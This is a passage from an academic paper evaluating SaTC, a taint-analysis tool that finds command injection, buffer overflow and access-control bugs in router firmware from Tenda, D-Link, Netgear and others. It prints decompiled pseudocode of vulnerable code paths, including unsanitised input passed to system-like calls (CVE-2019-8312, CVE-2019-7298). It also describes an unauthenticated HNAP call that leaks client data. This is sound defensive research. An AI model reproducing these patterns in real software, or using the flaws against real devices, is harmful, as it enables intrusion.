We further selected seven new firmware samples from three vendors, specifically, Tenda, D-Link, and Netgear, to confirm the advantage of SaTC on more IoT devices. We ran KARONTE and SaTC until it completes the analysis or time out (2 days), and set SaTC to only detect command injection vulnerability. The result is given in Table 6. SaTC successfully found 36 true positives, while KARONTE could not find any true positive in any samples. For AC15 and AC18, KARONTE provided 17 paths to the sink addresses. We manually verified that all the warnings are false positives. For W20E, KARONTE found no potential vulnerability. KARONTE did not find any border binary in D-Link DIR 878 and thus could not raise any alert. For R6400, R7000 and XR300, KARONTE could not finish analysis within 48 hours. We found it hangs while analyzing a basic block and thus found no vulnerability. These results indicate that SaTC outperforms KARONTE on discovering vulnerabilities in embedded systems.

We further manually checked the alerts that are only found by our tool (in Table 5) and identified the underlying reasons that KARONTE missed them. Firstly, SaTC and KARONTE adopt different features to identify border binaries. Specifically, KARONTE uses the features of instructions and functions to identify border binaries, while SaTC considers the string extracted from the front-end files instead. These different heuristics cause KARONTE and SaTC to select different border binaries. For example, in Tenda AC series, SaTC selects httpd as the border binary while KARONTE selects app_data_center. SaTC raises 144 alerts, which are missed by KARONTE. Secondly, SaTC and KARONTE identify different entry points. KARONTE focuses on the shared data between binaries, while SaTC focuses on the entry points of the user input. For example, SaTC finds the keyword `ed_url` in the border binary httpd of Netgear R6400 that labels the user input, which cannot be found by KARONTE and results in a false negative. As another example, for the keyword `http_user` in Netgear R7900, both KARONTE and SaTC could find the same buffer-overflow bug (i.e., the traces in the reports of SaTC and KARONTE are the same). However, SaTC could find one more buffer-overflow bug because KARONTE misses an entry point related to the string. Finally, KARONTE cannot detect any command injection vulnerabilities as it does not track the data flow from the input entry points to the `system`-like functions. For example, KARONTE misses 12 command injection alerts in Netgear R7300.

In terms of the analysis time, KARONTE and SaTC have their own pros and cons. The analysis time of SaTC depends on the protocols the device uses and the number of sensitive input entry points it extracted. For example, SaTC found more than 31,000 back-end entry points in 17 Netgear samples and found only 779 entry points in nine D-Link samples, and therefore, the average analysis time for the Netgear samples is 14 hours longer than the D-Link samples (shown in Table 5). In contrast, the time spent of KARONTE depends on the number of data keys found in the border binaries, which are used to label the IPC (inter-process communication) paradigms. For example, SaTC found 10,228 sensitive entry points in 7 Tenda samples, but KARONTE found less than 100 data keys. Hence, KARONTE is faster than SaTC on Tenda samples.

Case Study: Command Injection. Listing 4 shows a command injection vulnerability in D-Link DIR 878, detected by SaTC. The front-end HTML file `Network.html` contains an input keyword `SetNetworkSettings/IPAddress` (line 4). Our input entry module detects a reference of the keyword in the border binary `prog.cgi` (line 10). The cross-process entry finder recovers the data dependency between `prog.cgi` and `rc` base on the shared string `SysLogRemote_IPAddress` and finds the entrance of the code fragment that uses the input data in function `FUN_44fa0c` (line 17). The input-sensitive taint analysis module finds a call trace to the sink function `twsystem` at line 28 and raises an alert based on the path exploration result and path constraints (line 25).

Case Study: Incorrect Access Control. We discover incorrect access control vulnerability of a device based on the action keywords identified by SaTC. First, we send requests with action keywords to trigger the corresponding handler functions in the back-end of device. Then, we check the responses and verify whether an API of the device is correctly

```
1  /* Keywords: SetNetworkSettings/IPAddress
2     front-end: /cpio-root/.../www/web/Network.html */
3  function SetResult_3rd(e){ ...
4     e.Set("SetNetworkSettings/IPAddress",
5           document.getElementById("lanIP").value)...
6  }
7  /* Keywords Reference Point: FUN_43a08c
8     back-end: /cpio-root/bin/prog.cgi */
9  void FUN_43a08c(uint32 p) {
10    s=webGetVarString(p,"/SetNetworkSettings/IPAddress");
11    ModifySyslogServerIpNetAddr(s,s_00,&lac,&l9c);
12 }
13 void ModifySyslogServerIpNetAddr (uint32 param_1, ...) {
14    snprintf(acStack72,0x10,"%s",param_1);
15    iVar2 = ModifyIpNetAddr(&local_58,0x10,acStack72);
16    if (iVar2 == 0)
17       nvram_safe_set("SysLogRemote_IPAddress",&local_58);
18 }
19 /* Sink point : /cpio-root/bin/rc */
20 void FUN_44fa0c(void) {
21    /* Located by Cross-Process Entry Finder */
22    pcVar1 = nvram_safe_get("SysLogRemote_IPAddress");
23    iVar2 = strcmp(__s1,"1");
24    if (iVar2 == 0) {
25       if (*pcVar1 != '\0') {
26          memset(acStack112,0,100);
27          sprintf(acStack112,"syslogd -L -R %s",pcVar1);
28          twsystem(acStack112,1);
29 }}}
```

Listing 4: Pseudocode of CVE-2019-8312, a command injection vulnerability detected by SaTC at line 28.

restricted for access. In our data set, we found six incorrect access control vulnerabilities that could result in privacy disclosure. For example, in CVE-2019-7388, D-Link 823G incorrectly restricts access to a resource from an unauthorized actor. An attacker only needs to call an HNAP API `GetClientInfo` remotely and could get the information of all clients in the wireless local network (WLAN), such as IP address, MAC address and device name.

7.2 Accuracy of Keyword Extraction

The `Ksrc` column of Table 4 shows the type of front-end file where the vulnerability-related keyword is found. 20 out of 33 bugs are related to input keywords found in JavaScript files; eight are related to keywords in XML files; four of them rely on the keywords in HTML files. Among 33 bugs, only two are related to the keywords in the `form` component of HTML files (labeled as HTML+ in Table 4). For the bug in XR300, we use the implicit finder to identify the entry that is closer to another normally located entry. The result means all three types of front-end files used in the input keyword extraction (§3) are necessary to locate the input entries. Table 8 shows the number of input keywords selected by each step of SaTC during the evaluation. Only 10% of all strings from front-end files are finally used as input keywords.

False Positive of Parameter Keywords. To understand the false positives of the input keyword extraction (§3), we extend the input entry locators in §4 to find all data-retrieval functions. These functions are commonly used to obtain input data from the request package with the parameter keywords, such as the function `WebsGetVar`. We treat parameter keywords used by these functions as true positives. For other parameter keywords, we apply manual analysis: if they are used to label some user-input from some related requests, we treat them as true positives; otherwise, they are false positives.

Table 7: Categories of the false positives of the keywords. In this table, we list the type (Type) and the sample case (Sample).

Type	Sample
Value of *id* label (HTML)	`id="adv_connect_time"`
Constant string (JavaScript)	`if (typeof(event.pageX) == "undefined")`
Function's parameter (JavaScript)	`R.module("macFilter", view, module)`

As shown in the vPar/tPar column of Table 8, SaTC collects sustainable true positives in parameter keywords, especially for TOTOLink (80%), Tenda samples (69%) and Netgear samples (32%). For devices from D-Link and Motorola, the true positive rate is relatively lower, meaning that SaTC collects more false positive keywords. We manually analyzed these false positives and show the common reasons in Table 7. Most of the false positives are constant strings, function's parameters and values of the *id* labels. We plan to investigate these false positives and will add corresponding methods in the input keyword extraction module to filter them out.

False Positives of Action Keywords. We take a method similar to the above one to check the false positives of action keywords. The key difference is that we only use `register`-like functions to search the true positives, such as `Register_Handler` in Listing 1. The vAct/tAct column of Table 8 shows the result of our verification. For most devices from Tenda, TOTOLink and Motorola, SaTC can achieve higher than 70% true positive rate. For the other devices, the true positive rate is lower, and even reaches zero for two Netgear routers. We manually checked these results and found a common reason that renders SaTC to have a significant false positive rate under our verification method: the real action keywords are not used to register or call handler functions; For example, Netgear R7000 router stored function pointers of all handler functions inside a function call table and merely uses the action keywords to get the index of the associated function in the table. In this way, even if SaTC successfully identified real action keywords, our verification method relying on `register`-like functions cannot confirm their correctness. We plan to identify such code patterns for particular devices, and define specific rules to handle them properly.

False Negative. To understand the false negatives of our bug detection results, we conservatively treat all strings in a border binary as the taint sources and launch data-flow tracking for each of them. Our goal here is to check whether we can effectively find vulnerabilities starting from back-end strings that have no appearance in the front-end. Since this experiment relies on tedious human effort to verify each alert (true positive or not), we randomly select seven devices to conduct the false negative verification. We keep the taint engine running for each device until all strings have been tested, which takes 5 to 113 hours. For all 408 reported alerts, we manually check whether they are true positives or not.

Table 8: Input keywords collected, filtered and used during our evaluation. For each device, we provide the number of front-end files (Input). For input keyword extraction, the table shows the number of unfiltered keywords (str), filtered keywords (fKey) and the analysis time. For border binary recognition, we show the number of all strings in the back-end binaries (strAll), the border binary name (borderBin), and the keywords matched in border binary (borderKey). In the verification part, (vPar) and (tPar) represent numbers of verified and total parameter keywords, while (vAct) and (tAct) represent numbers of verified and total action keywords; % represents the proportion. Other than `httpd`, Netgear samples contain border binaries for other services, such as `upnpd`.

Vendor	Series	Input	Keyword Extraction			Border Binary Recognition				Verification			
			str	fKey	time(s)	strAll	borderBin	borderKey	time(s)	vPar/tPar	%	vAct/tAct	%
Tenda	AC15	119	7,771	995	254	241,314	httpd	447	51	223/319	69.91	101/128	78.91
Tenda	AC18	119	7,663	984	145	119,537	httpd	447	57	222/319	69.59	101/128	78.91
Tenda	W20E	134	10,581	1,744	102	139,885	httpd	834	102	423/589	71.82	222/245	90.61
Tenda	G1	147	14,241	137	1,952	123,960	httpd	636	75	422/586	72.01	5/56	8.39
Tenda	G3	147	14,241	137	1,952	123,960	httpd	636	75	422/586	72.01	5/56	8.39
Netgear	XR300	864	18,889	4,232	683	517,254	httpd	1,226	1,280	330/1,014	32.54	11/211	5.21
Netgear	R6400	489	5,692	1,729	32	478,005	httpd	887	449	288/706	40.79	10/180	5.56
Netgear	R7000	610	9,421	2,304	167	330,087	httpd	1,132	452	456/920	49.57	0/211	0.00
Netgear	R7000P	607	8,670	2,257	67	467,706	httpd	1,121	579	455/919	49.51	0/201	0.00
D-Link	878	251	26,389	3,415	492	139,948	prog.cgi	735	170	223/735	45.44	140/520	26.92
D-Link	882	252	25,608	3,025	1,149	522,317	prog.cgi	878	670	256/416	61.54	91/461	19.74
D-Link	823G	110	10,200	2,544	370	48,005	goahead	255	78	27/167	16.17	24/87	27.59
TOTOLink	T10	59	6,217	869	231	51,898	system.so	64	24	35/41	85.37	20/23	86.96
TOTOLink	A950RG	73	7,520	1,267	303	53,931	system.so	180	31	53/66	80.30	35/114	30.70
Motorola	C1	105	12,347	2,133	315	90,652	prog.cgi	370	89	44/147	29.93	175/223	78.48
Motorola	M2	103	10,982	1,863	303	83,911	prog.cgi	333	93	38/137	27.74	143/196	72.96




Figure 6: Number of the keywords detected by keyword reference locator, implicit entry finder and cross-process entry finder.

According to our analysis, all alerts related to strings absent in the front-end are confirmed to be false positives, except for two cases in Tenda AC18, which are related to strings `cmdinput` and `data`. The string `cmdinput` does not appear in the front-end, and `data` exists in `main.js` but is filtered by the input keyword extraction module as many front-end files use it (see §3). The result shows that compared to testing all back-end strings in a tedious way, SaTC just introduces very few false negatives (2 out of 408).

Source of True Input Keywords. Figure 6 lists the number of keywords in each sample detected by keyword reference locator, implicit entry finder and cross-process entry finder. We can see that most of the input keywords are collected by the keyword reference locator, especially for Tenda devices. Netgear samples contain relatively more keywords located by implicit entry finder, while D-Link samples contain more keywords related to shared data between different binaries.

Table 9: Performance of Trace Merging. We list the number of the sensitive trace (#Sensitive), the number of the path after trace merging (#Merging) and the ratio of the merged traces (%).

Vendor	Series	Command Injection			Memory Corruption			SUM
		#Sensitive	#Merged	%	#Sensitive	#Merged	%	%
Tenda	AC18	207	113	54.59	38917	1,634	4.20	4.47
Tenda	AC15	202	110	54.46	38923	1,638	4.21	4.47
Tenda	W20E	93	48	51.61	955,123	1,287	0.13	0.14
Tenda	G1	45	36	80.00	794,104	1,082	0.14	0.14
Tenda	G3	45	36	80.00	794,104	1,082	0.14	0.14
Netgear	WNR3500	69	22	31.88	1,635	164	10.03	10.92
Netgear	XR300	14,728	718	4.88	24,079	1,363	5.66	5.36
Netgear	R6400	31,605	605	1.91	41,120	1,109	2.70	2.36
Netgear	R7000P	62,840	858	1.37	143,455	2,192	1.53	1.48
Netgear	R8000	19,588	718	3.67	38,929	1,616	4.15	3.99
Netgear	R8500	23,537	528	2.24	35,740	893	2.50	2.40
D-Link	878	17,153	246	1.43	64,075	1,545	2.41	2.20
D-Link	823G	6,811	121	1.78	257,410	313	0.12	0.12
TOTOLink	T10	62	21	33.87	1	1	100.00	34.92
TOTOLink	AR950	95	28	29.47	18	16	88.89	38.93

7.3 Efficacy of Taint Analysis

We further inspect the taint analysis process to understand the benefits of our three optimizations proposed in §5.

Trace Merging. SaTC reduces the number of paths to be explored by merging the call traces with the same input entry (§5.2). Table 9 shows the number of explored paths before and after trace merging. The results confirm that the trace merging strategy is useful: for Netgear, D-Link and Tenda devices that have many sensitive traces to sink functions, SaTC merges more than 89% of redundant paths; for other devices, this technique also merges more than 61% of their start points.

Path prioritization. SaTC found five parser and sanitizer functions in Netgear samples. Three of them are used to encode the character entities. Two of them are used to resolve the

```
1  void formDelVpnUsers(...)
2  {
3    // reference point
4    taint = websGetVar(wp, "vpnUserIndex", byte_E945C);
5    strncpy(sUserIndexCopy2, taint, 0x3Fu);
6    getVpnServerType(sServerType);
7    for (pIndex = (unsigned int8 *)strtok_r((char *)
         sUserIndexCopy2, "\t", (char **)&pSavePtr); pIndex;
         pIndex = (unsigned int8 *)strtok_r(0, "\t", (char **)&
         pSavePtr)) {
8      v6 = atoi((const char*)pIndex);//over-tainting -> v6
9      get_item_in_list("vpn.ser.pptpuser", "&", v6 + 1, 1,
           sUserId);//over-tainting -> sUserId
10     doSystemCmd("cfm post netctrl %s?op=%d,index=%s", (const
           char *)sServerType, 10, (const char *)sUserId);
11   }
12 }
```

Listing 5: Pseudocode of false positive sample.

```
1  int sub_42383C(...) {
2    char* body;
3    char log[0x1388];
4    /*sub_432D28 extracts message body from the request.*/
5    sub_432D28(body);
6    memset(log, 0, 0x1388);
7    snprintf(log, 0x1387, "echo '%s' >/var/hnaplog", body);
8    system(log);
9  }
```

Listing 6: Pseudocode of CVE-2019-7298. The device uses the Home Network Administration Protocol (HNAP) to provide service for users to configure and manage it. However, while handling the POST request of HNAP, the function sub_42383C does not check and filter the message body and writes it into a log file directly via executing *echo* command (line 8). A malicious message body will result in command injection vulnerability.

input string, escape the characters and generate the internal variables.

Taint Engine. For all firmware samples in Table 9, SaTC raised 101 alerts, 46 of them are true positives. We manually analyzed twenty false positives in the alerts. As Listing 5 shows, some over-taint problems occur because of missing abstracts for the common functions, such as `atoi`. The taint state of the character variable `pIndex` is passed to an integer variable (line 8), which is used as an index to extract data from a list and store the data into a string `sUserId` (line 9). SaTC raises the alert because `v6` finally affects the `doSystemCmd` function (line 10). In fact, the attacker cannot control the string through interface keywords `vpnUserIndex`.

8 Discussion

In this section, we discuss the ability and limitation of SaTC, and explore the improvement direction in the future.

Circle of Competence. Our evaluation shows that shared keywords between different components of IoT devices can effectively bridge points inside complicated data-flows. This short path saves a lot of analysis effort and thus improves the efficacy of bug finding. In fact, we can extend SaTC to detect bugs in other systems, as long as they use shared keywords to deliver data. For example, environment variables are widely used in malware applications as a stealthy way to share information. In this case, we can use the same variable names to find the connection between different malware processes and to help detect critical operations in malware.

Implicit Data Dependency. During our evaluation we find several cases that the input entry in the back-end programs does not have a corresponding keyword in the front-end. Our implicit entry locator (§4) helps SaTC mitigate this issue to detect more implicit input entries. However, there are cases that even the implicit entry locator fails to build connections, where SaTC will miss potential bugs associated with these entries. For example, in an old vulnerability CVE-2019-7298, the back-end program directly reads data from the HTTP message without using any keyword (more details in Listing 6), and thus SaTC will miss this bug. In another example, the firmware of D-Link 823G uses function `apmib_set` and `apmib_get` to share data between different functions, without using any keyword. SaTC will miss the associated vulnerability CVE-2019-7297. We will analyze more cases and attack surfaces and try to find hidden patterns to build the relationship between front-end and back-end, so as to enhance the ability to discover vulnerabilities.

Efficiency v.s. Completeness. Analysis efficiency and bug completeness are two key factors of any bug detection mechanisms. Compared to previous work like KARONTE, SaTC trades the completeness of bug finding for the analysis efficiency. On the one hand, the method will help us detect the vulnerabilities related to the front-end in a more timely manner. According to our evaluation in §7.2, it requires five times more effort to test all potential data entries of the back-end in a brute-force way. On the other hand, our tool may result in false negatives if the back-end entries do not have common strings associated with the front-end, or the entries cannot be detected via the heuristic methods. Fortunately, the empirical evaluation shows that our method introduces very few false negatives for seven devices from two vendors. Therefore, SaTC achieves an empirically reasonable balance between the analysis completeness and the bug-finding efficiency.

Encryption and Obfuscation. As the majority of the security threats in IoT devices exist at the application layer and the network layer, parts of the IoT device manufacturers adopt code encryption or obfuscation to protect intellectual property from reverse engineering attacks [2, 6, 15, 20, 47]. These obfuscation techniques will limit the capabilities of SaTC. For example, the string encryption technique could hinder SaTC from building the relationship between the front-end and the back-end. We leave the solutions for dealing with these obfuscation techniques to future work.

To measure the applicability of SaTC regarding the concern of encryption and obfuscation, we conducted an empirical evaluation. Specifically, we collected 186 widely used home Wi-Fi routers from seven leading vendors and inspected them to find encryption and obfuscations. We found that only four out of 186 devices are protected with encryption and all of

them are D-Link routers. After we manually decoded these four samples, SaTC can handle them just as other devices. We can use off-the-shelf unpacking tools (e.g., binwalk) to unpack all devices except one failure due to the unsupported filesystem (Tenda AC11). Only one device, specifically NetGear R6400 v2, uses obfuscation to protect parts of the front-end JavaScript code, and SaTC failed to extract any keywords from these JavaScript files. However, the HTML files are not obfuscated, where SaTC still can extract many useful keywords and successfully found two command injection vulnerabilities. Overall, encryption and obfuscation techniques have not been widely used in real-world IoT devices, and SaTC is still able to discover vulnerabilities for a large number of firmware samples. We plan to use existing deobfuscation approaches [4, 19, 29] to make SaTC more applicable.

9 Related Work

Instead of listing all related work, we focus our discussion on the most related ones: dynamic and static methods of vulnerability discovery for firmware, and taint tracking.

Dynamic Analysis. Many works [22, 48, 54, 55] use fuzzing technology to detect vulnerability in IoT devices. SRFuzzer [52] is an automated fuzzing framework for testing physical SOHO (small office/home office) routers, which needs to capture a large number of web requests from the running devices firstly and then could model the user-input semantics to generate test cases. FIRMADYNE [7] is a state-of-the-art firmware emulation framework, which designed for automated dynamic analysis for a large-scale embedded firmware. Although FIRMADYNE is promising, its emulation rate of network reachability and web service availability is considerably low. FIRMAE [23] uses several heuristics to address the problems and increases the emulation success rate. However, it can only handle observed cases and may not apply to new devices and new configurations. IoTFuzzer [8] tries to find memory corruption vulnerabilities in IoT devices via their official apps, therefore it is firmware-free. However, it's trapped in the coverage of code and attack surface, which is a common challenge for dynamic fuzzing analysis. FIRM-AFL [53] is a greybox fuzzer for IoT devices via emulating the target firmware. However, it's hard for researchers to achieve a faithful emulation with various kinds of CPU architectures.

Static Analysis. Static analysis-based techniques are very common in the field of IoT vulnerability detection. KARONTE [34] leverages static analysis techniques to perform multi-binary taint analysis. However, the researchers only focus on back-end binaries and ignore the user-input context stored in the front-end files, which will cause a large number of false negatives. Firmalice [37] provides a framework for detecting authentication bypass vulnerabilities in binary firmware based on symbolic execution and program slicing. However, it suffers from overwhelming the constraint solver. FIE [17] utilizes the symbolic execution to analyze open-source MSP430 firmware programs. However, complete analyses are intractable for some firmware and various sources of imprecision in the analysis may lead to false positives or false negatives.

Taint Tracking. Several prior works [5, 24, 34] use taint analysis to discover the vulnerability in IoT devices. DTaint [9] focuses on the data generated by `recv` and other similar functions, but it ignores the semantic of the front-end files. CryptoREX [51] only identifies the crypto misuse problem of IoT devices. Some researchers [12, 27, 28] focus on enhancing the availability of taint analysis. TaintInduce [11] tries to increases the accuracy of individual propagation rules via learning platform-specific taint propagation rules from pairs of instructions. Greyone [18] proposes a fuzzing-driven taint inference solution FTI, which is utilized to get more taint attributes as well as the precise relationship between input offsets and branches. Neutaint [36] uses neural program embeddings to track information flow, and utilizes symbolic execution to generate training data with high quality to improve the flow coverage. However, accumulated errors and large overhead are still big challenges for Dynamic Taint Track.

10 Conclusions

We propose SaTC, a novel approach to detect security vulnerabilities in embedded systems. Based on the insight that variable names are commonly shared between front-end files and back-end functions, SaTC precisely identifies the input entry in the back-end binaries. Then, it utilizes our taint engine customized for embedded systems to efficiently detect dangerous use of untrusted input. SaTC has successfully discovered 33 zero-day software bugs from 39 firmware samples, and 30 of them have been assigned CVE/CNVD/PSV IDs. Our evaluation result shows that SaTC outperforms the state-of-the-art tool on discovering bugs in firmware samples.

Acknowledgement

We would like to thank our shepherd, Dr. Kevin Butler, and the anonymous reviewers of this work for their helpful feedback. We thank Yue Liu, Yuwei Liu, Minghang Shen, Huikai Xu, and Chutong Liu for their valuable feedback on earlier drafts of this paper. This research is supported, in part, by National Natural Science Foundation of China under Grant No. U1836113, 61772308, 61972224 and U1736209, Beijing Nova Program of Science and Technology under grant Z191100001119131, BNRist Network and Software Security Research Program under Grant BNR2019TD01004 and BNR2019RC01009, National Key Research and Development Program under Grant 2019QY0703, and Science and Technology Commission of Shanghai Municipality Research Program under Grant 20511102002. All opinions expressed in this paper are solely those of the authors.

References

[1] Eirini Anthi, Lowri Williams, Małgorzata Słowińska, George Theodorakopoulos, and Pete Burnap. A supervised intrusion detection system for smart home iot devices. *IEEE Internet of Things Journal*, 6(5):9042–9053, 2019.

[2] Kimia Zamiri Azar, Farnoud Farahmand, Hadi Mardani Kamali, Shervin Roshanisefat, Houman Homayoun, William Diehl, Kris Gaj, and Avesta Sasan. COMA: Communication and Obfuscation Management Architecture. In *22nd International Symposium on Research in Attacks, Intrusions and Defenses ({RAID} 2019)*, pages 181–195, 2019.

[3] Suman Sankar Bhunia and Mohan Gurusamy. Dynamic attack detection and mitigation in IoT using SDN. In *2017 27th International telecommunication networks and applications conference (ITNAC)*, pages 1–6. IEEE, 2017.

[4] Tim Blazytko, Moritz Contag, Cornelius Aschermann, and Thorsten Holz. Syntia: Synthesizing the Semantics of Obfuscated Code. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 643–659, Vancouver, BC, 2017. USENIX Association.

[5] Z. Berkay Celik, Leonardo Babun, Amit Kumar Sikder, Hidayet Aksu, Gang Tan, Patrick McDaniel, and A. Selcuk Uluagac. Sensitive Information Tracking in Commodity IoT. In *Proceedings of the 27th USENIX Security Symposium*, pages 1687–1704, 2018.

[6] Rajat Subhra Chakraborty, Seetharam Narasimhan, and Swarup Bhunia. Embedded software security through key-based control flow obfuscation. In *International Conference on Security Aspects in Information Technology*, pages 30–44. Springer, 2011.

[7] Daming D. Chen, Manuel Egele, Maverick Woo, and David Brumley. FIRMADYNE: Towards Automated Dynamic Analysis for Linux-based Embedded Firmware. In *Proceedings of the 23th Annual Network and Distributed System Security Symposium*, San Diego, California, USA, February 2016.

[8] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, XiaoFeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. IOTFUZZER: Discovering Memory Corruptions in IoT Through App-based Fuzzing. In *Proceedings of the 25th Annual Network and Distributed System Security Symposium*, San Diego, California, USA, February 2018.

[9] Kai Cheng, Qiang Li, Lei Wang, Qian Chen, Yaowen Zheng, Limin Sun, and Zhenkai Liang. DTaint: Detecting the Taint-style Vulnerability in Embedded Device Firmware. In *Proceedings of the 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 430–441. IEEE, 2018.

[10] Per Christensson. NVRAM Definition. https://techterms.com/definition/nvram, 2010.

[11] Zheng Leong Chua, Yanhao Wang, Teodora Baluta, Prateek Saxena, Zhenkai Liang, and Purui Su. One Engine to Serve'em All: Inferring Taint Rules without Architectural Semantics. In *Proceedings of the 26th Annual Network and Distributed System Security Symposium*, San Diego, California, USA, February 2019.

[12] James Clause, Wanchun Li, and Alessandro Orso. Dytan: A Generic Dynamic Taint Analysis Framework. In *Proceedings of the 2007 International Symposium on Software Testing and Analysis*, pages 196–206, 2007.

[13] Andrei Costin, Apostolis Zarras, and Aurélien Francillon. Automated Dynamic Firmware Analysis at Scale: A Case Study on Embedded Web Interfaces. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, pages 437–448, 2016.

[14] Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *USENIX Security Symposium*, 1998.

[15] Benjamin Cyr, Jubayer Mahmod, and Ujjwal Guin. Low-cost and secure firmware obfuscation method for protecting electronic systems from cloning. *IEEE Internet of Things Journal*, 6(2):3700–3711, 2019.

[16] Piotr Dabkowski. Js2Py: JavaScript to Python Translator. https://github.com/PiotrDabkowski/Js2Py, 2020.

[17] Drew Davidson, Benjamin Moench, Somesh Jha, and Thomas Ristenpart. FIE on Firmware: Finding Vulnerabilities in Embedded Systems using Symbolic Execution. In *Proceedings of the 22nd USENIX Security Symposium*. USENIX Association, 2013.

[18] Shuitao Gan, Chao Zhang, Peng Chen, Bodong Zhao, Xiaojun Qin, Dong Wu, and Zuoning Chen. GREYONE: Data Flow Sensitive Fuzzing. In *Proceedings of the 29th USENIX Security Symposium*, Boston, MA, 2020.

[19] Leonid Glanz, Patrick Müller, Lars Baumgärtner, Michael Reif, Sven Amann, Pauline Anthonysamy, and Mira Mezini. Hidden in plain sight: Obfuscated strings threatening your privacy. In *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security*, pages 694–707, 2020.

[20] Ujjwal Guin, Swarup Bhunia, Domenic Forte, and Mark M Tehranipoor. Sma: A system-level mutual authentication for protecting electronic hardware and firmware. *IEEE Transactions on Dependable and Secure Computing*, 14(3):265–278, 2016.

[21] Craig Heffner. Binwalk - Firmware Analysis Tool. https://github.com/ReFirmLabs/binwalk, 2014.

[22] Yikun Jiang, Wei Xie, and Yong Tang. Detecting Authentication-bypass Flaws in a Large Scale of IoT Embedded Web Servers. In *Proceedings of the 8th International Conference on Communication and Network Security*, pages 56–63, 2018.

[23] Mingeun Kim, Dongkwan Kim, Eunsoo Kim, Suryeon Kim, Yeongjin Jang, and Yongdae Kim. Firmae: Towards large-scale emulation of iot firmware for dynamic analysis. In *Annual Computer Security Applications Conference*, ACSAC '20, page 733–745, New York, NY, USA, 2020. Association for Computing Machinery.

[24] Amit Mandal, Pietro Ferrara, Yuliy Khlyebnikov, Agostino Cortesi, and Fausto Spoto. Cross-Program Taint Analysis for IoT Systems. In *Proceedings of the 35th Annual ACM Symposium on Applied Computing*, page 1944–1952, New York, NY, USA, 2020. Association for Computing Machinery.

[25] Vincentius Martin, Qiang Cao, and Theophilus Benson. Fending off IoT-hunting attacks at home networks. In *Proceedings of the 2nd Workshop on Cloud-Assisted Networking*, pages 67–72, 2017.

[26] Microsoft. Data Execution Prevention (DEP), 2006. http://support.microsoft.com/kb/875352/EN-US/.

[27] Jiang Ming, Dinghao Wu, Jun Wang, Gaoyao Xiao, and Peng Liu. Straighttaint: Decoupled Offline Symbolic Taint Analysis. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering*, pages 308–319. IEEE, 2016.

[28] Jiang Ming, Dinghao Wu, Gaoyao Xiao, Jun Wang, and Peng Liu. TaintPipe: Pipelined Symbolic Taint Analysis. In *Proceedings of the 24th USENIX Security Symposium*, pages 65–80, 2015.

[29] Omid Mirzaei, José María de Fuentes, J Tapiador, and Lorena Gonzalez-Manzano. Androdet: An adaptive android obfuscation detector. *Future Generation Computer Systems*, 90:240–261, 2019.

[30] James Newsome and Dawn Xiaodong Song. Dynamic Taint Analysis for Automatic Detection, Analysis, and SignatureGeneration of Exploits on Commodity Software. In *Proceedings of the 12th Annual Network and Distributed System Security Symposium*, pages 3–4, 2005.

[31] NSA. Ghidra. https://github.com/NationalSecurityAgency/ghidra, 2019.

[32] Palo Alto Networks. 2020 Unit 42 IoT Threat Report. https://iotbusinessnews.com/download/white-papers/UNIT42-IoT-Threat-Report.pdf, 2020.

[33] PaX Team. PaX Address Space Layout Randomization (ASLR). http://pax.grsecurity.net/docs/aslr.txt, 2003.

[34] Nilo Redini, Aravind Machiry, Ruoyu Wang, Chad Spensky, Andrea Continella, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. KARONTE: Detecting Insecure Multi-binary Interactions in Embedded Firmware. In *Proceedings of the 41st IEEE Symposium on Security and Privacy*, 2020.

[35] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All You Ever Wanted to Know About Dynamic Taint Analysis and Forward Symbolic Execution (But Might Have Been Afraid to Ask). In *Proceedings of the 31st IEEE symposium on Security and privacy*, pages 317–331. IEEE, 2010.

[36] D. She, Y. Chen, A. Shah, B. Ray, and S. Jana. Neutaint: Efficient Dynamic Taint Analysis with Neural Networks. In *Proceedings of the 41st IEEE Symposium on Security and Privacy*, pages 364–380, Los Alamitos, CA, USA, 2020. IEEE Computer Society.

[37] Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware. In *the 22nd Annual Network and Distributed System Security*, San Diego, California, USA, February 2015.

[38] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *Proceedings of the 37th IEEE Symposium on Security and Privacy*, 2016.

[39] SwatiKhandelwal. Thousands of MikroTik Routers Hacked to Eavesdrop On Network Traffic. https://thehackernews.com/2018/09/mikrotik-router-hacking.html, 2018.

[40] Omer Tripp, Marco Pistoia, Stephen J Fink, Manu Sridharan, and Omri Weisman. TAJ: Effective Taint Analysis of Web Applications. *ACM Sigplan Notices*, 44(6):87–97, 2009.

[41] Web-Release. Multiple Netgear Routers are Vulnerable to Arbitrary Command Injection. https://www.kb.cert.org/vuls/id/582384/, 2016.

[42] Web-Release. Securing IoT Devices: How Safe is Your Wi-Fi Router? https://www.theamericanconsumer.org/wp-content/uploads/2018/09/FINAL-Wi-Fi-Router-Vulnerabilities.pdf, 2018.

